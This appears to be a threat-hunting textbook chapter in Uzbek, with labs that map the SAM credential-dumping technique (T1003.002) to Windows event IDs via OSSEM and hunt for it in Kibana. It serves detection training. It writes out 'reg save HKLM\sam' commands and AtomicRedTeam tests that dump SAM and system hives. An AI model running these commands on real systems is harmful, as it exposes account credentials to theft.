Intellektual yondashuvga asoslangan ov ochiq va yopiq manbalardan olingan kiber tahdidlar va kompromatsiya ko'rsatkichlari ma'lumotlari asosida amalga oshiriladi. Masalan, fayl xeshining buzilishi ko'rsatkichi bo'lishi mumkin va bu faylning butun muhitda mavjudligini tekshirishga arziydi. Bundan tashqari, muayyan tahdid ishtirokchilarining taktikasi, texnikasi va protseduralari (TTP) har qandaytahdid ovchisi uchun qiziqish uyg'otadi va ular razvedka hisobotlari va ular tomonidan taqdim etilgan ma'lumotlarda tez-tez uchraydi. Biroq ushbu bobda bu turdagi ov haqida to'xtalib o'tilmaydi, chunki qo'llaniladigan texnikalar boshqa murakkab ssenariylarda qo'llaniladi.

Ma'lumotlarga asoslangan ov

Ma'lumotlarga asoslangan izlanishlar tashkilot ichidagi katta hajmdagi ma'lumotlarda anomaliyalarni aniqlash orqali amalga oshiriladi. Ushbu izlanishlarni o'tkazishning samarali usuli Splunk yoki Elasticsearch kabi tahlil platformalaridan foydalanish, muhim signallarni aniqlash uchun ma'lumotlarni tekshirishdir. Bundan tashqari, an'anaviy xavfsizlik ma'lumotlari va hodisalarni boshqarish (SIEM) qurilmasi ma'lumotlarga asoslangan ovlar uchun qimmatli boshlanish nuqtasidir. Biroq tahdidlarni aniqlovchi tizim eng ilg'or SIEM imkoniyatlarini ham ortda qoldirishi mumkin, ayniqsa, ular turli xil ma'lumot manbalarida, shu jumladan, tuzilmagan ma'lumotlarda ichki va tashqi integratsiyalarni amalga oshira boshlaganda. Bu ko'pgina SIEM tizimlari uchun murakkab bo'lishi mumkin. Ushbu bobda ma'lumotlarga asoslangan ovlar ko'rib chiqiladi.

Gipotezaga asoslangan ov

Birinchi bobda aytilganidek,Pain (og'riq) piramidasining yuqori qismida raqibning TTP'lari joylashgan. Raqibning harakatlarini aniqlash eng murakkab vazifadir. Yaxshi yangilik shundaki, raqiblar ish bergan narsani tez-tez takrorlashadi va aynan shu takrorlash bizga ushbu raqiblar guruhida nimani izlash kerakligi haqida ko'rsatma beradi. MITRE ATT&CK freymvorki ko'plab mashhur (ommaviy) TTP'larning to'plamidir va shu bilan birga, u ko'pincha ma'lum ilg'or tahdid guruhlari (APT) tomonidan belgilangan turg'un tahdidlarni tasvirlash uchun ishlatiladi. Ushbu tuzilmadan manba sifatida qo'llashimiz, taxmin-

lardan foydalanib, tarmoqdagi raqibning harakatlari haqidagi gipotezani shakllantirish mumkin. Har qanday gipoteza, avval maqsadli xatti-harakatni kuzatish uchun zarur ma'lumot manbalariga ega ekanligimizni ta'minlash orqali, so'ngra ushbu tarmoq muhitida xatti-harakatni izlash uchun tahlilni yaratish orqali tekshirilishi mumkin. Va nihoyat, kelajakda bunday xatti-harakatlar sodir bo'lganda ogohlantirish uchun eslatmalar yaratish mumkin. Shunday qilib, MITRE ATT&CK doirasida uslubiy jihatdan ishlash, qamrov xaritasini yaratish mumkin. Ushbu bosqichdagi asosiy tushunchalardan biri, ko'pincha o'rta qismidan boshlanganini tan olishdir, chunki odatda murosaga kelishdan boshlaniladi. U holda, agar gipotezaning to'g'riligi aniqlansa, ikkala yo'nalishda ham ishlash mumkin: (1) oldinga harakat qilish va operatsion-muhit uchun kirish, xavfning maksimal darajasini topish hamda (2) uzilish manbaini topish va bu bo'shliqni yopish uchun orqaga qarab harakat qilish. Aynan shu turdagi ov turi keyinchalik ushbu bobda ko'rib chiqiladi.

Tahdidlarni aniqlash jarayoni

Tahdidlarni ovlashning asosiy ish jarayoni quyidagicha:

1. Ma'lumotlar manbalarini inventarizatsiya qilish, kamchiliklarni baholash va ularni bartaraf etish bo'yicha harakatlar.
2. Ov turini va qidiruv mezonlarini aniqlash.
3. Qidiruv mezonlariga mos keladigan ma'lumotlarga ega ekanligingizga ishonch hosil qilish.
4. Qidiruvni amalga oshirish.

MASLAHAT: Umuman, qidiruv natijalariga tayanishdan oldin tahdidni imitatsiya qiling, shuningdek, qidiruv va ma'lumotlarning kutilganidek ekanligiga ishonch hosil qiling.

5. Natijalarni tekshirish. Agar tajovuzkor xatti-harakati aniqlansa, tekshiruv davom ettiriladi va hodisaga javob berish (IR) jamoasi xabardor qilinadi.
6. Agar tajovuzkorning xatti-harakati aniqlanmasa, boshiga qaytiladi. Tozalanadi va qayta takrorlanadi.

Hammasi shundan iborat. Albatta, ushbu jarayon davomida operatsion tizimlar mavjud muhitda qanday ishlashi, jurnal ma'lumotlari qanday yaratilishi, uzatilishi, saqlanishi va dushman tarmoq bo'ylab qanday harakatlanishi haqida ko'p narsalarni bilib olish kerak bo'ladi, ayniqsa, u oddiy foydalanuvchi bo'lsa. Lekin bu jarayonning bir qismi. Tahdidlarni qidirish bo'yicha mutaxassis bo'lish uchun biroz vaqt, ehtimol hatto yillar kerak bo'ladi.

Eslatma: *Tahdid ovchisiga aylanish – bu o'zini mutaxassis deb hisoblash uchun bir necha yil davom etadigan yo'l ekanligini tushunish muhimdir. Ushbu bobda sizga asosiy tushunchalarni taqdim etishga va vaqt o'tishi bilan mahora-*

tingizni rivojlantirish uchun zarur vositalar bilan ta'minlashga harakat qilinadi. Biroq hech narsa 10 000 soatlik tajribani almashtira olmaydi va bu kitobning qolgan bo'limlarida ko'rib chiqilgan mavzularga ham tegishlidir. Shunday qilib, ushbu bob tahdidlarni aniqlashning to'liq manbai yoki batafsil izohiga da'vo qilmaydi. Buning uchun butun kitob kerak bo'ladi ("Qo'shimcha manbalar" bo'limiga qarang). Tahdidlarni aniqlash tajribasiga ega bo'lganlar ushbu bobda bir qator yangi tavsiyalarni topishlari mumkin. Ammo bu asosan mavzuni o'rganishni yangi boshlaganlar uchun mo'ljallangan.

OSSIM yordamida ma'lumotlar manbalarini normallashtirish

Jarayon, ma'lumotlar manbalarini, turli xil ma'lumotlar manbalaridan jurnallarni normallashtirish zarurligini, shuningdek, Open Source Security Event Metadata (OSSEM)[17] loyihasini va jarayonga yordam beradigan vositalarni muhokama qilishdan boshlanadi. Yuqorida aytib o'tilganidek, tahdidlarni izlashda birinchi qadam ma'lumotlar manbalarini tushunish, so'ngra bo'shliqlarni tahlil qilish va yetishmayotgan ma'lumotlarni tuzatishdir. Ehtimol, ish davomida, asosiy ma'lumotlar mavjud emasligini bilib olish va ushbu jarayonda ularni sozlash mumkin bo'ladi.

Ma'lumotlar manbalari

Ma'lumotlar bilan bog'liq muammo shundaki, har bir qurilma, operatsion tizim va dastur (manba) turli formatlarda jurnallarni yaratadi. Bundan tashqari, Microsoft kabi ba'zi ishlab chiqaruvchilar bir nechta jurnal formatlariga ega, shuning uchun qidirilayotgan narsaga qarab, ma'lumotlar boshqa jurnallardan boshqa formatda taqdim etilishi mumkin. Masalan, Microsoft jurnallarni Event Viewer (EVENT)da saqlaydi, Windows uchun Event Tracing (ETW) orqali yadro darajasidagi jurnallarga kirishni ta'minlaydi va jurnallarni Windows Event Forwarding (WEF) serverlari orqali yo'naltirishi mumkin. Bundan tashqari, Microsoft sysmon vositasini taqdim etadi, u jarayonlar, fayllar va tarmoq faoliyati uchun tizim jurnallarini yengil formatda taqdim etadi. Ushbu loglash usullarining har biri o'z formatiga ega. Xo'sh, qanday qilib ushbu jurnal manbalarini va yuzlab boshqalarni qidirish va kattalashtirish mumkin bo'lgan formatga normallashtiriladi?

Xavfsizlik uchun OSSEM

Normallashtirish uchun Open Source Security Event Metadata (OSSEM) loyihasi yordamga keladi. Aka-uka Roberto va Xose Rodriges tadqiqotchilarga ma'lumotlar va tahlillarni standart formatda almashishda yordam berish uchun

[17] OSSEM (Open Source Security Event Metadata) – Ochiq kodli xavfsizlik hodisalari meta-axboroti

ossem loyihasini yaratishgan. Bu esa xavfsizlik bilan bog'liq jurnal formatlarini tarjima qilishga vaqt sarflamasdan hududni tezroq oldinga siljitish imkonini beradi.

OSSEM loyihasi uch qismga bo'lingan:

Umumiy ma'lumotlar modeli –Common Data Model (CDM) jurnallarni mavhumlashtirish uchun sxema obyektlari va sxema jadvallaridan foydalangan holda umumiy ma'lumotlar sxemasini taqdim etadi (masalan, tarmoq jurnallarini muhokama qilishda HTTP, Port va User-Agent kabi obyektlar aniqlanadi).

* Ma'lumotlar lug'atlari –Data Dictionaries (DD) – bu ma'lum bir voqealar jurnalini belgilaydigan obyektlar va CDM jadvallari to'plami. Ko'pgina keng tarqalgan jurnal formatlari allaqachon aniqlangan va har bir foydalanuvchi o'zining formatini aniqlashi mumkin.

* Ma'lumotlarni aniqlash modeli –Detection Data Model (DDM) – bu hujumchining xatti-harakatlarini aniqlash uchun zarur bo'lgan ma'lumotlar obyektlari va munosabatlar to'plami, masalan, Mitre ATT&CK frameworkini jurnallarga ko'rsatish. Frameworkning katta qismini to'ldirish uchun muhim ishlar amalga oshiriladi.

Birgalikda OSSEM komponentlari ma'lumotlar va gipotezalarga asoslangan tahdid ovini amalga oshirishga imkon beradi. Birmuncha vaqt o'tgach, tahlilni tezlashtirish va jurnal formatlari, maydon nomlari va hokazolarga bog'lanib qolmaslik uchun ushbu vositaga tayanish mumkin.

OSSEM yordamida ma'lumotlarga asoslangan aniqlovlar

Dastlab, OSSIM'dan ma'lumotlarga asoslangan tahdid ovini o'tkazish uchun foydalaniladi. Bunda MITRE ATT&CK frameworki haqidagi bilimlarni yangilashdan boshlanadi, OSSIM yordamida ma'lumotlarni vizualizatsiya qilish jarayoni ko'rib o'tiladi va keyin darhol amaliyotga o'tib tahdidlarni ovlash boshlanadi.

MITRE ATT&CK Framework Refresher: T1003.002

1-bobda MITRE ATT&CK tizimi haqida to'xtalib o'tilgandi. Ushbu bobda undan dushman xatti-harakatlarini aniqlash uchun foydalaniladi. Mazkur jarayon T1003.002, OS Credentials Damping sub-texnikasini ko'rib chiqishdan boshlanadi. Ushbu kichik texnikada raqib Windows Xavfsizlik Hisob menejeri (SAM)dan hisob ma'lumotlarini xotiradan yoki u saqlanadigan Windows reestridan qanday qilib olishi mumkinligini tasvirlaydi. SAM aniq sabablarga ko'ra tajovuzkorlar uchun muhim nishon hisoblanadi: unda xost uchun mahalliy hisob ma'lumotlari mavjud.

Yuqorida tushuntirilganidek, SAM'ni qo'lga kiritish uchun bir qator avtomatlashtirilgan vositalardan yoki administratorning buyruq oynasidan oddiy buyruqdan foydalanish mumkin:

reg save HKLM\sam sam
reg save HKLM\system system

OSSEM'da ushbu kichik texnika bilan ishlash jarayoni ko'rib chiqiladi.


Laboratoriya ishi 9.1: OSSEM yordamida ma'lumotlar manbalarini vizualizatsiya qilish

ish jarayoni https://ossemproject.com/dm/mitre_attack/attack_techniques_to_events.html saytiga tashrif buyurishdan boshlanadi.


Keyin kursorni yuqori o'ng burchakdagi raketa kemasi (uchirish) belgisiga olib borib, Binder veb-saytida bepul Yupiter noutbukini ishga tushirish uchun Binder tugmasi bosiladi.

Ushbu Yupiter noutbuk Python va barcha tegishli kutubxonalarni brauzerda, qulaylik va xavfsizlik bilan interaktiv ravishda qayta ishlashga imkon beradi. Yuklab olish biroz vaqt talab qilishi mumkin (barchasi bepul). U yuklanganda quyidagi ekranni ko'rish mumkin. Kulrang kod bloki bosiladi va yuqoridagi "ishga tushirish" tugmasi yoki ushbu kod blokini bajarish uchun SHIFT-ENTER tugmasi bosiladi.


Davom etib, quyidagi kod bloki bajariladi. Bu biroz vaqt talab etadi, chunki MITRE ATT&CK texnikasi yuklanadi va demontaj qilinadi. Kod bajarilayotganda, kod blokining chap tomonida kvadrat qavs ichida ([*]) yulduzcha paydo bo'ladi. Bajarish tugagandan so'ng, yulduzcha ushbu kod blokini ifodalovchi raqam bilan almashtiriladi. Head () buyrug'i displeydagi birinchi beshta elementni 0 dan boshlab quyida ko'rsatilganidek namoyon qiladi:



Qisqa tanaffus (pauza)dan so'ng, keyingi kod bloklarini (har biri blokdan oldingi sarlavha va matn bilan izohlanadi) bajarish orqali davom etish mumkin. Ushbu bloklar T1003.002 kichik texnikasining ma'lumotlar manbalari va komponentlarini xaritalash uchun OSSEM'dan foydalanadi. Quyida ko'rsatilgandek T1003.002'ni tekshirish uchun kod sozlanadi. Yupiter sahifalarining afzalligi ham shunda: ular dinamik hisoblanadi va o'rganish uchun ular bilan tajriba o'tkazish mumkin.



Bu yerda buyruqlar, ro'yxatga olish kitobi va fayl ma'lumotlari manbalari buyruqlarni bajarishni aniqlash, Windows ro'yxatga olish kitobi kalitlariga kirish va kerakli fayllarga kirishni ta'minlash uchun foydali ekanligi ko'rinadi. Endi t1003.002 quyi texnikasini ko'rish uchun quyidagi kod bloki o'zgartiriladi.




Endi T1003.002 kichik texnikasi bilan bog‘liq faoliyatni topish uchun foydalaniladigan hodisa identifikatorlarini ko‘rish mumkin. Bu juda samarali, chunki endi boshqa hodisa identifikatorlari haqida qayg‘urmasdan, bevosita o‘sha faoliyat uchun qidiruvni boshlash mumkin. Ushbu faoliyatni qidirishning uchta usuli mavjud: fayllar, Windows ro‘yxatga olish kitobi va buyruq qatori jurnallari.

Quyidagi buyruq bajariladi va grafik ma’lumotlar tafsilotlarini ko‘rish uchun ma’lumotlar oynasida o‘ngga o‘tiladi. Blokdagi kodni T1003.002 uchun quyida ko‘rsatilganidek o‘zgartirish kerak bo‘ladi:

Ushbu ro‘yxatning o‘ng tomonida jurnal kanallari va ularga mos keladigan manbalar (provayderlar) joylashgan. Misol uchun, ushbu hujumning buyruqlar-

ni bajarish yo‘lini qidirishda buyruq qatori va PowerShell bajarilishi uchun mos ravishda 4688 va 4103 hodisa identifikatorlarini qidirish mumkinligini ko‘rish mumkin. Ushbu hodisa identifikatorlari foydalanuvchi yoki jarayon buyruqni bajarganida ishga tushadi. Shu sababli ular hujumchi buyruqlar qatoriga buyruqlarni kiritganida yoki buyruqlarni bajarish uchun jarayonlarni ishga tushiradigan skriptlarni ishlatganida ham qamrab olinadi. Bu samarali va yaxshi yechim hisoblanadi. Shuningdek, Sysmon jurnallarida ushbu faoliyat uchun 1 hodisa identifikatori borligini ham ko‘rish mumkin. Ma’lum bo‘lishicha, 1 hodisa identifikatori barcha jarayonlar yaratilishi bilan bog‘langan va bu holatda unchalik aniq emas, shuning uchun qolgan ikkita hodisa identifikatoriga tayaniladi.




Biroz pastga aylantirib, ro‘yxatga olish kitobidan SAM’ga to‘g‘ridan-to‘g‘ri kirishga imkon beradigan texnikalar uchun shunga o‘xshash ma’lumotlarni ko‘rish mumkin.

Quyida SAM obyekt fayllariga to‘g‘ridan-to‘g‘ri kirish bilan bog‘liq texnik ma’lumotlarni ko‘rish mumkin:

Hujumchining xatti-harakatlariga taqlid qilishning yana bir usulini ko‘rib chiqish mumkin. Shundan so‘ng bu xatti-harakatni jurnallarda topishni mashq qilish boshlanadi. Kiber tahdidlarni taqlid qilish (CTE) kuch multiplikatori sifatida amal qilib, haqiqatan ham o‘rganish jarayonini tezlashtiradi.


Laboratoriya ishi 9.2:
AtomicRedTeam hujumchi emulyatsiyasi

MITER ATT&CK T1003.002 (SAM) hujumlarini taqlid qilish uchun AtomicRedTeam skriptlaridan foydalanish mumkin. VIII bobdagi bir xil laboratoriya sozlamalaridan foydalanib, cd buyrug'i yordamida Windows 10 xostidagi c:\Tools\AtomicRedTeam\atomics\T1003.002 papkaga o'tiladi.




Eslatma: Agar c:\Tools papkasi ko'rinmasa,o'rnatish paytida muammo yuzaga kelgan bo'lishi mumkin. Bunday holda, xost tizimiga o'tib administratorning PowerShell oynasida ***vagrant provision win10*** *buyrug'i bajariladi. Xuddi shu narsa DC va WEF serverlariga ham tegishli. Agar ushbu bobdagi laboratoriya ishi muzlab qolsa,* ***vagrant halt <SYSTEM name>*** *buyrug'i yordamida tizimni qayta ishga tushirish kerak bo'ladi, so'ngra vagrant up <SYSTEM name> bajarilanishni o'ylab ko'rish kerak (ko'proq RAM bilan). Laboratoriya ishlari Windows 10 xostlarida sinovdan o'tkazildi, ammo natijalar boshqa operatsion tizimlarda farq qilishi mumkin.*

Shuningdek, veb-brauzerdan quyidagi URL manzili ochiladi:
https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1003.002/T1003.002.md




AtomicRedTeam vositasining hujumni qanday taqlid qilishini ko'rish uchun quyidagi buyruqlarni pastga aylantirishingiz yoki ularni qo'lda kiritishingiz mumkin. Bu buyruqlar biz MITER ATT&CK tizimi sahifasida ko'rib chiqqan buyruqlar bilan bir xil.


Endi Windows 10 xostida administrator huquqlariga ega buyruq satrida hujumni qo'lda simulyatsiya qilish uchun oldingi rasmda ko'rsatilgan buyruqlarni kiritish mumkin.



Kibana boshqaruv paneli ochiladi (oldingi bobdan). Keyin ustunni Kibana natijalari ro'yxatiga qo'shiladi: chap paneldagi qidiruv maydonida #event_id'ni topib "Qo'shish" (Add) tugmasi bosiladi.




Bundan buyon qidiruv natijalari ro'yxatining yuqori qismida event_id sarlavhasi bo'ladi. O'zgarishlarni ko'rish uchun sahifani yangilash zarur.



So'ngra, **"reg Save HKLM\sam"** buyrug'i kiritiladi. Teskari chiziqni olib tashlash uchun qo'shtirnoq (quotes) belgilaridan foydalanish kerak. Taqvimni bosib "Bugun" (Today) tanlanadi:

Natijada quyidagi qidiruv natijalari ko‘rinishi kerak:



Qidiruv natijalarida ID hodisasi bo‘yicha 4 688 natijani ko‘rish mumkin. Ilgari ko‘rsatilgan OSSEM diagrammasidan bu buyruqni bajarish uchun kutilgan voqea identifikatorlaridan biri ekanligini eslash mumkin. Bu asosiy o‘rganish nuqtasi hisoblanadi: juda aniq hujumchi texnikasini qidirganda, bu safar “event_id” topildi. Kelgusida boshqa yo‘nalishda ishlar olib boriladi. Ushbu jurnalni kengaytirib, biroz pastga aylantirilsa, hujumchi tomonidan kiritilgan haqiqiy buyruq qatorini ko‘rish mumkin:

Shubhasiz, bu sof sinov muhitidagi misol, biroq keyinchalik bu vazifa murakkablashadi.

Gipotezaga asoslangan aniqlovlarni o‘rganish

Ma’lumotlarga asoslangan tahdidlarni qidirish bilan tanishgandan so‘ng, gipoteza (faraz)larga asoslangan tahdidlarni qidirish ko‘rib chiqiladi.

Laboratoriya ishi 9.3: Kimdir SAM faylidan nusxa ko‘chirganligi haqidagi gipoteza


Ushbu laboratoriyada kimdir domendan SAM faylini ko‘chirgan degan faraz asosida ov qilinadi. O‘quv jarayonini tezlashtirish uchun AtomicRedTeam’ning Invoke-AtomicTest deb nomlangan avtomatlashtirilgan asboblarni sinovdan o‘tkazish funksiyasidan foydalanib, testni ketma-ket rejimda ishga tushiriladi va hujum qilish uchun buyruqlarni qo‘lda kiritish zaruratining oldi olinadi. Windows 10 xostida administrator huquqlariga ega PowerShell oynasida quyidagi buyruq yordamida muhit sozlanadi (https://detectionlab.network/usage/atomicredteam/ dan nusxa ko‘chiring va joylashtiring).

```
Import-Module "C:\Tools\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psd1" -Force
$PSDefaultParameterValues = @{"Invoke-AtomicTest:PathToAtomicsFolder"="C:\Tools\AtomicRedTeam\atomics"}
```

Keyinchalik, quyidagi kodda ko‘rsatilgandek, bitta test, bir nechta test yoki t1003.002 uchun to‘liq test ketma-ketligi yordamida test bajariladi. – **Showdetailsbrief** argumenti test harakatlarini ko‘rsatadi, lekin ularni bajarishni amalga oshirmaydi. Shuning uchun avval bu variantni tanlashmaqsadga muvofiqdir.

```
Invoke-AtomicTest T1003.002 -TestNumbers 1 -ShowDetailsBrief
#or
Invoke-AtomicTest T1003.002 -TestNumbers 1,2 -ShowDetailsBrief
#or
Invoke-AtomicTest T1003.002 -ShowDetailsBrief
```


Quyidagi rasmda oxirgi buyruq uchun butun sinov ketma-ketligi ko‘rsatilgan:




Endi quyida ko‘rsatilgandek hujumni amalga oshirish uchun –ShowDetailsBriefsiz birinchi buyruq (test 1) bajariladi:

```
PS C:\Users\vagrant> Invoke-AtomicTest T1003.002                    1
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics

Executing test: T1003.002-1 Registry dump of SAM, creds, and secrets
Done executing test: T1003.002-1 Registry dump of SAM, creds, and secrets
```

SAM fayli nusxasini topishning uchta usuli borligi avvaldan ma'lumligini hisobga olib – buyruq, fayl va ro'yxatga olish kitobi (9.1-laboratoriya ishida keltirilgan diagramma va jadvallar) – qidiruvni boshlash uchun ushbu ma'lumotlardan foydalanish mumkin. 4688 va 4103 hodisa identifikatorlari buyruq ishlayotganligini ko'rsatadi. Avval 4688 ni ko'rib chiqilganligi sababli, bu safar Kibana konsolini ochib **"HKLM\sam"**va **event_id:4103**'ni qidirish amalga oshiriladi va quyida ko'rsatilgandek bir nechta natijalarni ko'rish mumkin:



